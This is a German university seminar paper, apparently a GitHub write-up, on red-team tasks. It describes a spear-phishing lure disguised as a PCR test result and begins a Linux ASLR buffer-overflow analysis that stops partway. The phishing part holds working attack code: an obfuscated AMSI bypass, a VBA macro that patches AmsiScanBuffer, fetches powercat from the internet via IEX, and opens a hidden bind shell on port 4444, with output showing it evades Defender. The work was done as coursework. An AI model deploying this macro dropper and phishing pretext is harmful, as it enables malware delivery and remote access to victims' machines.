

main ▾

...

MCS3\_WH3\_seminar\_paper / writeup.md



bmedicke add missing dot

🕒 History

👤 1 contributor

☰ 857 lines (672 sloc) | 35.3 KB

...

# White Hat - Offensive Security 3, Seminararbeit

GitHub Gist Link des Writeups:

<https://gist.github.com/bmedicke/8363ded532c2db4615c6418d9b2d25ad>

(besser lesbar als das PDF)

- Ausgeführt von: Benjamin Medicke, Bsc.
- Personenkennzeichen: 2010303027
- Begutachter: Edlinger Clemens, MSc.
- Wien, 2022-28-02

## Inhaltsverzeichnis

- [Aufgabe 1, Spear Phishing \(4P\)](#)
  - [Szenario](#)
  - [Die Mail](#)
  - [Das Dokument](#)
  - [Der Payload](#)
- [Aufgabe 3b, Linux 64bit ASLR Bypass \(8P\)](#)
  - [Analyse der Binary](#)
  - [BOF ohne ASLR](#)
  - [BOF mit ASLR](#)

- [Quellen](#)

# Aufgabe 1, Spear Phishing (4P)

## Aufgabenstellung

Als Sie in der Früh ins Büro kommen ersucht Sie Ihre Kollegin Beate gleich ins Besprechungszimmer zu kommen. Dort erfahren Sie, dass die Forensik Abteilung bei Ihrer Untersuchung eines Sicherheitsvorfalls bei einem Ihrer wichtigsten Kunden festgestellt hat, dass die bislang unbekannte APT Gruppe „No Regrets“ offenbar über einen Social Engineering Angriff Zugriff auf das System erhielt.

Der Kunde hat daraufhin sofort Ihr Red Team beauftragt die User Awareness und Sicherheit im Hinblick auf Social Engineering Angriffe und die vorhandenen Gegenmaßnahmen zu testen. Das Ziel des Red Teams ist es eine mehrstufige, möglichst ausgeklügelte und überzeugende Spear Phishing Kampagne auf Executive Mitarbeiter zu starten.

Das Ziel gilt als erreicht, sobald es dem Team gelingt eine Bind Shell auf einem full patched Windows 10 Rechner (Update-Stand zumindest Dezember 2021) mit eingeschaltetem AMSI und „Echtzeitschutz“ (Windows Defender) zu starten und sich damit zu verbinden.


## Szenario

- nach Beobachtung der Executive Mitarbeiter stellt sich heraus, dass diese trotz der aktuellen COVID-19 Pandemie weiterhin primär im Büro arbeiten und nur selten Home Office machen (vor Ort: Dienstag bis Donnerstag)
- Laut der Homepage des Betriebes gilt 2G+ ( (geimpft || genesen) && PCR getestet )
- die öffentlichen Social Media Postings einer Führungsposition (Max Mustermann) deuten darauf hin, dass diese jeden Montag an einer Gurgelbox einen PCR-Test durchführt
- in den frühen Morgenstunden des darauffolgenden Tages wird die folgende Mail, die das vermeintliche Testergebnis verspricht, an den Mitarbeiter geschickt

## Die Mail

- das Timing der Mail ist wichtig, zu beachten sind:
  - realistische Absendeuhrzeit (während der regulären Arbeitszeiten der MA15)
  - Versand bevor der Mitarbeiter das Testergebnis via dem üblichen Weg abrufen

- nicht zu früh schicken, da die Auswertung von PCR Tests eine gewisse Zeit benötigt



## Das Dokument

- beim Anhang handelt es sich um eine `.docm` (`.docx` + Macro) Datei mit integriertem ActiveX Control
- die ActiveX Control (die Checkbox "Ergebnis anzeigen") ruft ein VBA Macro auf



An: MA15 Gesundheitsbehörde  
Thomas-Kleist-Platz 8/2  
1030 Wien

**Klinisches Institut für Labormedizin**

Währinger Gürtel 18-20, 1090 Wien  
Leitung: O.Univ.-Prof. Dr. Lorenz Ips

**Patient : MUSTERMANN  
MAX**  
Geb. Datum : 01.01.1990  
Geschlecht : M  
Auftrags-Nr. : 9014000000  
Abnahmedatum: 25.02.2022 11:22  
Erfassungsdatum: 25.02.2022 17:55

**Medizinisch vidiert**



0123456789

Befundbemerkung: Ext. Auftragsnummer: 990465500000

## Virologie

Erfassungsdatum  
Auftragsnummer

**Akt. Auftrag**  
**25.02.2022**  
**9014050000**

Gurgellösung

**Virusnukleinsäure**

PCR Coronavirus SARS-CoV-2

**Interpretation des aktuellen Auftrages:**

☐ Ergebnis anzeigen

PCR Polymerase Chain Reaction (alle Untersuchungen werden mittels real-time (RT) PCR Verfahren durchgeführt)  
c/ml: Kopien pro Milliliter  
IU/ml: Internationale Einheiten pro Milliliter

# nicht akkreditiertes Verfahren.

\*\* Ergebnis unter Vorbehalt, da das Probenmaterial herstellerseitig nicht in der CE-IVD Kennzeichnung inkludiert ist.

Die Methoden sowie technisch-analytischen Details (inkl. Nachweisgrenzen) sind auf der Homepage des KILM unter [www.kilm.at](http://www.kilm.at) oder auf Anfrage abrufbar.

- meine ursprüngliche Idee war das Verschlüsseln des AMSI-Bypass Scripts mit der Sozialversicherungsnummer des Empfängers (und entsprechender Aufforderung zur Eingabe bei Öffnen des Dokumentes)
  - es hat dann aber auch ohne funktioniert
  - ich gehe davon aus, dass eine zusätzliche Eingabeaufforderung die Erfolgchancen eher reduziert (Aufgrund von Faulheit)

## Der Payload

- probierte Varianten, die nicht funktioniert haben:
  - Nachladen des AMSI-Bypass Scriptes aus dem Internet

- Bei Ausführen von Strings, die aus dem Internet stammen springt unterbindet Word die Ausführung mit einer Warnmeldung an den User
- Laden des AMSI-Bypass Scriptes aus den Properties (Comment-Feld)
  - gleiches Problem wie beim Nachladen aus dem Internet
  - Ausführen von Strings ist ok, Nachladen von Strings aus dem Internet ebenso, eine Kombination dagegen nicht
- letztendlich verwendete Variante:
  - modifiziertes AMSI-Bypass Script direkt in VBA als String speichern
- aufgetretene Probleme:
  - finden eines aktuellen AMSI-Bypass Scriptes, welches nicht erkannt wird
  - korrektes Escapen des Scripts (in VBA String gefolgt von Ausführung mit `powershell -c`)
  - VBA Limitierungen (Line-Continuation Limit, Escape Eigenheiten, keine Multi-Line Strings)

Zuerst wurden [amsi.fail](#) Methoden (regulär und kodiert) direkt in einer Powershell ausprobiert, welche bei mir allerdings durchwegs erkannt wurden. Zum Beispiel *Matt Graebers Reflection method*:

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\ben> #Matt Graebers Reflection method
>> $R=$null;$xku="$('Sy'+$st+'em').NoRMALIZE([char]([byte]0x46)+[char]([byte]0x6f)+[char]([byte]0x72)+[char](109*29/29)+[char](68+4-4)) -replace [char](77+15)+[char]([byte]0x70)+[char]([byte]0x92/92)+[char]([byte]0x4d)+[char](110)+[char](125)) $([char](18+59)+[char]([byte]0x61)+[char](66+44)+[char]([byte]0x61)+[char]([byte]0x67)+[char](83+18)+[char]([byte]0x6d)+[char]([byte]0x65)+[char]([byte]0x6e)+[char](30+86)) $(('Autóma'+$tiön').NormaliZe([char]([byte]0x46)+[char]([byte]0x6f)+[char](114+63/63)+[char]([byte]0x6d)+[char](68*24/24)) -replace [char]([byte]0x5c)+[char](112*83/83)+[char]([byte]0x7b)+[char]([byte]0x4d)+[char](110*7/7)+[char](36+89)) $(('AmsIU'+$tlls').norMALiZe([char]([byte]0x46)+[char]([byte]0x6f)+[char](114)+[char](109+34-34)+[char]([byte]0x44)) -replace [char](92)+[char]([byte]0x70)+[char](123)+[char](77*16/16)+[char](110+37-37)+[char]([byte]0x7d))';$jmmqcaolgepkxtmuo="+('kxccyiwylägxcchjll'+$kätsggrk').NoRMALiZe([char](70*14/14)+[char](111)+[char]([byte]0x72)+[char]([byte]0x6d)+[char](68+5-5)) -replace [char](92)+[char]([byte]0x70)+[char]([byte]0x7b)+[char]([byte]0x4d)+[char]([byte]0x6e)+[char]([byte]0x7d));[Threading.Thread]::Sleep(1442);[Ref].Assembly.GetType($xku).GetField($('ämsiInit'+$fäiled').nORmAlize([char]([byte]0x46)+[char]([byte]0x6f)+[char]([byte]0x72)+[char](97+12)+[char]([byte]0x44)) -replace [char](92*89/89)+[char](112+109-109)+[char]([byte]0x7b)+[char]([byte]0x4d)+[char](110)+[char](125*19/19)), "NonPublic,Static").SetValue($R,$true);
At line:1 char:1
+ #Matt Graebers Reflection method
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\ben>

```

Eine der vorgeschlagenen Methoden (Rastamouse) wurde zwar aktualisiert, aber noch nicht in den AMSI-Fail-Generator aufgenommen:

<https://fatrodzianko.com/2020/08/25/getting-rastamouses-amsiscanbufferbypass-to-work-again/>

Das aktualisierte Script sieht folgendermaßen aus:

```

$Win32 = @"
using System;
using System.Runtime.InteropServices;

```

```

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint

}
"@

Add-Type $Win32
$test = [Byte[]](0x61, 0x6d, 0x73, 0x69, 0x2e, 0x64, 0x6c, 0x6c)
$LoadLibrary = [Win32]::LoadLibrary([System.Text.Encoding]::ASCII.GetString($test)
$test2 = [Byte[]] (0x41, 0x6d, 0x73, 0x69, 0x53, 0x63, 0x61, 0x6e, 0x42, 0x75, 0x6
$Address = [Win32]::GetProcAddress($LoadLibrary, [System.Text.Encoding]::ASCII.Get
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0x31, 0xC0, 0x05, 0x78, 0x01, 0x19, 0x7F, 0x05, 0xDF, 0xFE, 0xE
#0:  31 c0                xor    eax,eax
#2:  05 78 01 19 7f        add    eax,0x7f190178
#7:  05 df fe ed 00        add    eax,0xedfedf
#c:  c3                    ret
#for ($i=0; $i -lt $Patch.Length;$i++){ $Patch[$i] = $Patch[$i] -0x2}
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, $Patch.Length)

```

Dieses Script funktioniert bei aktuellem Patchstand (2022-02-27) noch immer:

```

Windows PowerShell
PS C:\Users\ben> $Win32 = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class Win32 {
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr LoadLibrary(string name);
>>
>>     [DllImport("kernel32")]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
tect);
>>
>> }
>> @"
>>
>> Add-Type $Win32
>> $test = [Byte[]](0x61, 0x6d, 0x73, 0x69, 0x2e, 0x64, 0x6c, 0x6c)
>> $LoadLibrary = [Win32]::LoadLibrary([System.Text.Encoding]::ASCII.GetString($test))
>> $test2 = [Byte[]] (0x41, 0x6d, 0x73, 0x69, 0x53, 0x63, 0x61, 0x6e, 0x42, 0x75, 0x66, 0x66, 0x65, 0x72)
>> $Address = [Win32]::GetProcAddress($LoadLibrary, [System.Text.Encoding]::ASCII.GetString($test2))
>> $p = 0
>> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
>> $Patch = [Byte[]] (0x31, 0xC0, 0x05, 0x78, 0x01, 0x19, 0x7F, 0x05, 0xDF, 0xFE, 0xED, 0x00, 0xC3)
>> #0: 31 c0          xor     eax,eax
>> #2: 05 78 01 19 7f    add     eax,0x7f190178
>> #7: 05 df fe ed 00    add     eax,0xedfedf
>> #c: c3              ret
>> #for ($i=0; $i -lt $Patch.Length;$i++){ $Patch[$i] = $Patch[$i] -0x2}
>> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, $Patch.Length)
True
PS C:\Users\ben>

```

Nach dem Strippen von Kommentaren und Newlines sowie dem doppeltem Escapen (einmal für powershell -c und einmal für VBA selbst), ergibt sich das folgende VBA Script, welches an die Checkbox gehängt wird:

```

Private Sub CheckBox1_Click()

    Dim asmi As String

    ' disable AMSI for process:
    asmi = "$Win32 = @" & vbNewLine & _
    "using System;" & vbNewLine & _
    "using System.Runtime.InteropServices;" & vbNewLine & _
    "public class Win32 {" & vbNewLine & _
    "[DllImport(\"kernel32\")]" & vbNewLine & _
    "public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);" & vbNewLine & _
    "[DllImport(\"kernel32\")]" & vbNewLine & _
    "public static extern IntPtr LoadLibrary(string name);" & vbNewLine & _
    "[DllImport(\"kernel32\")]" & vbNewLine & _
    "public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, ui" & vbNewLine & _
    "}" & vbNewLine & _
    "'@" & vbNewLine & _
    "Add-Type $Win32" & vbNewLine & _
    "$test = [Byte[]](0x61, 0x6d, 0x73, 0x69, 0x2e, 0x64, 0x6c, 0x6c)" & vbNewLine & _
    "$LoadLibrary = [Win32]::LoadLibrary([System.Text.Encoding]::ASCII.GetString($" & vbNewLine & _
    "$test2 = [Byte[]] (0x41, 0x6d, 0x73, 0x69, 0x53, 0x63, 0x61, 0x6e, 0x42, 0x75" & vbNewLine & _
    "$Address = [Win32]::GetProcAddress($LoadLibrary, [System.Text.Encoding]::ASCI" & vbNewLine & _
    "$p = 0" & vbNewLine & _
    "[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)" & vbNewLine & _
    "$Patch = [Byte[]] (0x31, 0xC0, 0x05, 0x78, 0x01, 0x19, 0x7F, 0x05, 0xDF, 0xFE"

```

```
"[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, $Patch.Length)
"
```

```
Dim code As String
```

```
' download powercat and start a shell listener with it:
```

```
code = amsi & vbNewLine & _
```

```
"IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/
```

```
"powercat -l -p 4444 -e cmd -v" & vbNewLine & _
```

```
"#pause" & vbNewLine & _
```

```
""
```


```
Set WshShell = CreateObject("WScript.Shell")
```

```
'WshShell.Run ("powershell -noexit -c " + code) ' for debugging
```

```
WshShell.Run ("powershell -windowstyle hidden -c " + code)
```

```
End Sub
```

- die Variable `amsi` beinhaltet das modifizierte Bypass-Script
  - `&` konkatinert Strings
  - `vbNewLine` wird verwendet um einen Multi-Line-String zu generieren (was Powershell erwartet)
  - `_` ist der Line-Continuation-Char (Achtung, das Limit beträgt 24 Zeilen!)
  - wo möglich wird `'` anstelle von `"` verwendet um das Powershell Escapen zu vermeiden
    - ansonsten `\\" (Backslash für Powershell, Double Double-Quotes für VBA)`
- die Variable `code` beinhaltet zusätzlich noch:
  - Nachladen von `powercat` (Powershell-basiertes netcat)
  - das Starten einer Bind-Shell (`powercat -l -p 4444 -e cmd -v`)
- das Nachladen und Ausführen von Code aus dem Internet ist nach dem AMSI-Bypass tadellos möglich
- `-windowstyle hidden` sorgt dafür, dass das Powershell Fenster versteckt wird



```
True
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 4444)
VERBOSE: Connection from [127.0.0.1] port [tcp] accepted (source port 16921)
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Press Enter to continue... _

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.1566]
(c) Microsoft Corporation. All rights reserved.


C:\Users\ben>ncat localhost 4444

Microsoft Windows [Version 10.0.19044.1566]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ben\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\ben\Desktop>whoami
torre\ben

C:\Users\ben\Desktop>exit
exit
AC
C:\Users\ben>
```





## Aufgabe 3b, Linux 64bit ASLR Bypass (8P)

Sie erhalten eine 64-Bit Binärdatei für Linux (siehe Download zur Abgabe ab der letzten Einheit WH3) inkl. zugehöriger libc, gegen die gelinkt wurde.

Ihre Aufgabe ist es, diese Datei zu kompromittieren und über eine Manipulation der Eingabeparameter ein Binary auf Ihrem System (z.B. /bin/sh) auszuführen.

Hinweis: Dabei muss ASLR auf dem Zielsystem aktiv sein, d.h. entsprechende Möglichkeiten zur Umgehung dieser Schutzmaßnahme, sowie DEP, gefunden werden.

### Analyse der Binary

- im ersten Schritt habe ich die Binary `AAAAA` kopiert um mit einem einfacheren Namen arbeiten zu können: `cp AAAAA bin`
- **ab hier arbeite ich mit `bin` !**

Jetzt wurde die Binary mit Radare2 analysiert:

```
r2 -A bin # load and analyze (aaa) binary.  
  
iq # get minimal infos:  
# arch x86
```

```
# bits 64
# os linux
# endian little
```

```
ii # list imports:
```

```
# [Imports]
```

```
# nth vaddr      bind    type    lib name
```

```
# _____
```

```
# 1  0x00000000 WEAK  NOTYPE  _ITM_deregisterTMCloneTable
# 2  0x00401030 GLOBAL FUNC      puts
# 3  0x00000000 GLOBAL FUNC      __libc_start_main
# 4  0x00000000 WEAK  NOTYPE  __gmon_start__
# 5  0x00401040 GLOBAL FUNC      fflush
# 6  0x00401050 GLOBAL FUNC      __isoc99_scanf
# 7  0x00000000 WEAK  NOTYPE  _ITM_registerTMCloneTable
```

```
afll # list all functions (verbose):
```

#	address	size	nbbs	edges	cc	cost	min bound	range	max bound
#	=====	====	=====	=====	=====	=====	=====	=====	=====
#	0x0000000000401060	47	1	0	1	16	0x0000000000401060	47	0x00000000
#	0x00000000004010a0	33	4	4	4	14	0x00000000004010a0	33	0x00000000
#	0x00000000004010d0	51	4	4	4	19	0x00000000004010d0	57	0x00000000
#	0x0000000000401110	32	3	2	3	17	0x0000000000401110	33	0x00000000
#	0x0000000000401140	6	1	1	0	3	0x0000000000401140	6	0x00000000
#	0x0000000000401210	5	1	0	1	4	0x0000000000401210	5	0x00000000
#	0x0000000000401218	13	1	0	1	6	0x0000000000401218	13	0x00000000
#	0x0000000000401146	35	1	0	1	15	0x0000000000401146	35	0x00000000
#	0x0000000000401050	6	1	0	1	3	0x0000000000401050	6	0x00000000
#	0x00000000004011a0	101	4	5	3	43	0x00000000004011a0	101	0x00000000
#	0x0000000000401090	5	1	0	1	4	0x0000000000401090	5	0x00000000
#	0x0000000000401169	48	1	0	1	20	0x0000000000401169	48	0x00000000
#	0x0000000000401030	6	1	0	1	3	0x0000000000401030	6	0x00000000
#	0x0000000000401040	6	1	0	1	3	0x0000000000401040	6	0x00000000
#	0x0000000000401000	27	3	3	2	13	0x0000000000401000	27	0x00000000

```
Vpp # enter visual mode in hex view.
```

```
g # enter offset mode.
```

```
[offset]> main # jump to main().
```

```
:pdc # (pseudo) disassemble function to C-like syntax.
```

```
# there's a call to copy().
```

```
g
```

```
[offset]> sym.copy # jump to copy().
```

```
:pdc
```

```

[wh3] 1:zsh*Z 2:conflg-
[0x00401146 [xaDvc]0 24% 255 bin]> diq;?t0;f .. @ sym.copy
dead at 0x00000000
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00000000 ffff ffff ffff ffff ffff ffff ffff ffff .....
0x00000010 ffff ffff ffff ffff ffff ffff ffff ffff .....
0x00000020 ffff ffff ffff ffff ffff ffff ffff ffff .....
0x00000030 ffff ffff ffff ffff ffff ffff ffff ffff .....
rax 0x00000000 rbx 0x00000000 rcx 0x00000000
rdx 0x00000000 rsi 0x00000000 rdi 0x00000000
r8 0x00000000 r9 0x00000000 r10 0x00000000
r11 0x00000000 r12 0x00000000 r13 0x00000000
r14 0x00000000 r15 0x00000000 rip 0x00401064
rbp 0x00000000 rflags 0x00000000 rsp 0x00000000
s:0 z:0 c:0 o:0 p:0
; CALL XREF from main @ 0x40118d
35: sym.copy ();
; var int64_t var_80h @ rbp-0x80
0x00401146 55 push rbp
0x00401147 4889e5 mov rbp, rsp
0x0040114a 4883c480 add rsp, 0xfffffffffffff80
0x0040114e 488d4580 lea rax, [var_80h]
0x00401152 4889c6 mov rsi, rax
0x00401155 488d3dac0e00. lea rdi, [0x00402008] ; "%s" ; const char *f
0x0040115c b800000000 mov eax, 0
0x00401161 e8eafeffff call sym.imp.__isoc99_scanf ;[1] ; int scanf(const
0x00401166 90 nop
0x00401167 c9 leave
0x00401168 c3 ret
; DATA XREF from entry0 @ 0x401081
48: int main (int argc, char **argv, char **envp);
0x00401169 55 push rbp
0x0040116a 4889e5 mov rbp, rsp
0x0040116d 488d3d9c0e00. lea rdi, str.Welcome_student__Can_you_run__bin_sh
0x00401174 e8b7feffff call sym.imp.puts ;[2] ; int puts(const
0x00401179 488b05902e00. mov rax, qword [obj.stdout] ; obj.__TMC_END__
; [0x404010:8]=0
; FILE *stream
;[3] ; int fflush(FILE
0x00401180 4889c7 mov rdi, rax ; FILE *stream
0x00401183 e8b8feffff call sym.imp fflush ;[3] ; int fflush(FILE
0x00401188 b800000000 mov eax, 0
0x0040118d e8b4ffff call sym.copy ;[4]
0x00401192 b800000000 mov eax, 0
0x00401197 5d pop rbp
0x00401198 c3 ret
0x00401199 0f1f80000000. nop dword [rax]

```

- Der grobe Ablauf ist folgender:

- entry0() ruft main() auf:
  - puts() wird aufgerufen:
    - gibt den Welcome student... String aus
  - fflush() wird aufgerufen:
    - stdout (standard output) Buffer wird geflushed
    - puts() gibt aus Performancegründen nicht immer direkt aus sondern verwendet einen I/O buffer, flush zwingt das System diesen zu clearen
  - copy() wird aufgerufen:
    - hier wird eine Variable mit 0x80 (128) Bytes angelegt (buffer Variable)
